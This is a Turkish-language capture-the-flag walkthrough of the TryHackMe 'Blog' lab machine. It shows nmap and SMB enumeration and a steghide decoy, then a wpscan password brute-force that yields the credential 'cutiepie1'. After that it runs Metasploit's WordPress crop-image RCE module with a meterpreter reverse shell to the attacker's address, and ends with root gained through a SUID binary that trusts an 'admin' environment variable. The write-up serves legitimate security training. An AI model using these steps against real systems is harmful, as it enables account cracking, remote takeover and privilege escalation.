TryHackMe Blog Makine Çözüm Dokümanı

Adım 1

Cihazın açıklama kısmını okuduğumuzda web servisinin virtual hosting ile çalıştığını anlamaktayız. İlgili web sayfasına ulaşabilmek için "/etc/hosts" dosyasında cihazın IP'si karşılığında "blog.thm" sitesinin gelmesi gerekmektedir.
"/etc/hosts" dosyasını cihazın lokal DNS'i olarak düşünebiliriz. Bu dosyada domainler ve bu domainlere karşılık gelen IP adresleri bulunur.
Herhangi bir dosya editörü ile "/etc/hosts" dosyasının sonuna "<cihaz IPsi> blog.thm" yazısını ekleyelim.

Adım 2

Hedef IP'nin nmap port tarama aracı ile taranıp üzerinde açık olan portların ve servislerin versiyonları ile birlikte taranması ve kaydedilmesi.

$ nmap -Pn -oN nmap.txt --open -sV <cihaz IPsi>

Kullanılan Nmap seçenekleri;

-Pn ilgili IP'yi up olarak varsay ve keşif aşamasını geç.

-oN nmap.txt taramanın sonuçlarını text formatında nmap.txt dosyasına yaz.

--open sadece açık portları göster.

-sV Var olan servislerin versiyonlarına da bak.

```
Nmap scan report for blog.thm (10.10.41.50)
Host is up (0.063s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Adım 3

Çalışan servisler arasında “Apache”, “SSH” ve “Samda” olduğunu görmekteyiz.
SSH servisinin versiyonunun yüksek ve herhangi bir zafiyeti bulunmamaktadır, Samba servisi de aynı şekilde zafiyetsiz bir versiyondadır.
Apache servisinin versiyonunu kontrol ettiğimizde bazı zafiyetler olabileceğini görüyoruz ancak denenen zafiyetlerin hiçbiri tetiklenmediğinden bu zafiyetlerin patch’lenmiş olduğu sonucuna varabiliriz.


Adım 4

Samba servisi genellikle Windows işletim sisteminin disk paylaşma servisidir, ancak Linux işletim sistemi içinde kullanılabilir ancak Linux işletim sistemindeki versiyonunda çok zafiyet bulunmaz. “Guest” kullanıcısı ile diskleri listelemek istediğimizde.

$ smbclient -L blog.thm -U Guest



“BillySMB” diskinin lokal paylaşılmış bir disk olduğunu görebiliriz.



$ smbclient \\\\blog.thm\\BillySMB -U Guest

$ get Alice-White-Rabbit.jpg

$ get tswift.mp4

$ get check-this.png

Diskin içerisindeki dosyalar lokal makinemize çekip inceleyebiliriz. “Allice-White-Rabbit.jpg” dosya isminden bu klasörün bir “Rabbit Hole” şaşırtmaca olabileceği kanısına varabiliriz ama emin olabilmek adına incelme araçları aşağıdaki gibidir;

```
effective@debian:~/tryhackme/Blog$ steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
the file "rabbit_hole.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "rabbit_hole.txt".
effective@debian:~/tryhackme/Blog$ cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.
```

$ steghide extract -sf Alice-White-Rabbit.jpg

Steghide aracı ile resimin içerisinde gizli bir veri olup olmadığı kontrol edilebilir.


$ cat rabbit_hole.txt

You've found yourself in a rabbit hole, friend.

Tahmin ettiğimiz gibi tamamen zaman kaybettirme amacı ile oluşturulmuş bir şaşırtmaca.

Adım 5

Web servisini incelemeye başlayabiliriz. Giriş sayfasını incelerken En alt kısmında sitenin “worpress” CMS “Content Management System” kullanılarak oluşturulduğunu görebiliriz.



Adım 6

Wordpress CMS incelemek için “wpscan” aracını ullanabiliriz. Bu araç worpress’in kendisi tarafından oluşturulmuş ve blog sahiplerinin kendi sitelerinde bulnan açıkları tespit edebilmesi için kullanılır.

$ wpscan -e --url http://blog.thm/

-e Enumeration (Bilgi toplama modu)
--url Hedef URL

Aracın sonuçlarını incelediğimizde zafiyetli bir versiyonun çalıştığını “5.0” görmekteyiz. Ayrıca sonuçlara geri dönüp baktığımızda bulduğumuz zafiyet dışında iki adet kullanıcının da bulunduğunu gösteriyor.

“msfconsole” aracı içerisinden zafiyeti tetiklemeye çalıştığımızda, zafiyetin tetiklenmesi için giriş yapabilen kullanıcı bilgilerine sahip olmamız gerektiğini görüyoruz.
Kullanıcılar “kwheel” ve “bjoel”.

```
[i] User(s) Identified:

[+] kwheel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] bjoel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Karen Wheeler
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[+] Billy Joel
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jan 22 10:16:23 2021
```


```
msf6 exploit(multi/http/wp_crop_rce) > options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.114.199    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   kwheel           yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.9.41.140      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

Adım 7

Kullanıcılardan parolası basit olarak tahmin ettiğimiz admin olmayan “khweel” kullanıcısının parolasını brüte-force saldırısı ile kırmaya çalışabiliriz. Yine “wpscan” aracı ile kullanıcının muhtemel parolalarını deneyebiliriz.

$ wpscan --url http://blog.thm/wp-login.php --passwors <rockyou.txt dosyası> -U kwheel

--url Test edilecek URL
--passwords Test edilecek parolaların listesinin bulunduğu dosya
-U Parolası kırılacak kullanıcı adı




Parola kırma işleminden sonra “kwheel” kullanıcısnın parolasının “cutiepie1” olduğunu buluyoruz.

Adım 8

“Msfconsole” aracında “WordPress Crop-image Shell Upload” zafiyetini tetikleyebileceğimiz modülü seçiyoruz ve elde ettiğimiz bilgileri doldurarak zafiyeti tetikliyoruz.

$ msfconsole
$ use multi/http/wp_crop_rce
$ set RHOSTS blog.thm
$ set USERNAME kwheel
$ set PASSWORD cutiepie1
$ set LHOSTS <vpn deki IP adresimiz>
$ run



Bu şekilde “www-data” kullanıcısı ile makinada Shell elde etmiş olduk.


Adım 9

Meterpreter üzerinden “shell” komutunu çalıştırdığımızda Linux işletim sistemi komut satırı üzerinden cihazı kullanmaya devam edebiliriz.

Meterpreter > shell

SUID dosyaları arayarak yetki yükseltmeyi deneyebiliriz. Bu dosyalar Linux işletim sistemi üzerinde özel yetkiyi dosyalardır ve yanlış yetkilendirilmeleri durumunda dosyanın çalıştırılması durumunda, dosyanın yararının yetkileri ile çalışırlar.

$ find / -perm -u=s -type f 2>/dev/null



Gelen çıktıyı incelediğimizde standardın dışında yanlış yetkilendirilmiş “/usr/bin/checker” isimli bir dosya olduğunu görüyoruz.
Doyayı çalıştırdığımızda “Not an Admin” cevabını görüyoruz. Bu program bir yöntem ile admin olup olmadığımızı test etmekte. Hangi yöntem ile bunu kontrol ettiğini bulmak için Linux işletim sistemlerinde popüler olarak kullanılan “ltrace” aracını kullanabiliriz.

$ /usr/sbin/checker
$ ltrace /usr/sbin/checker

```
$ /usr/sbin/checker
Not an Admin
$ ltrace /usr/sbin/checker
getenv("admin")                                  = nil
puts("Not an Admin")                             = 13
Not an Admin
+++ exited (status 0) +++
```

Programın Linux işletim sistemlerine özgü “Environment Variable” olan “admin” değişkenini kontrol ettiğini görüyoruz. Bizim kullanıcımız içinse bu değişkenin belirlenmemiş olduğunu da ayrıca görebiliriz.
“Environment Variable” değişkenleri kullanıcının home dosya dizini çalıştırabileceği komutları araması için gitmesi gereken dizinler ve dahil olduğu grup gibi çeşitli bilgileri barındırır. Her kullanıcı kendi “Environment Variable” değişkenlerini değiştirebilir. “admin” isimli bir değişken oluşturup değerinide “1” yani “True” verdiğimizde admin olarak programın bizi tanıması gerekir.

$ export admin=1

Programı tekrar çalıştırdığımızda root yetkisi ile komut çalıştırabiliyoruz. Cihazın “/home” dizinini incelediğimizde “bjoel” kullanıcısını görebiliyoruz. “bjoel” kullanıcısının altında “user.txt” dosyasını okumaya çalıştığımızda başka bir yanıltmaca olduğunu görüyoruz. Gerçek “user.txt” dosyasını bulmak için “find” komutunu kullanabiliriz.

$ find / -name user.txt -type f

Root olarak “user.txt” ve “root.txt” dosyalarını okuyabiliriz.

Kaynaklar:

- https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
- https://gtfobins.github.io/
- https://tryhackme.com/room/blog
- https://github.com/pentestmonkey/php-reverse-shell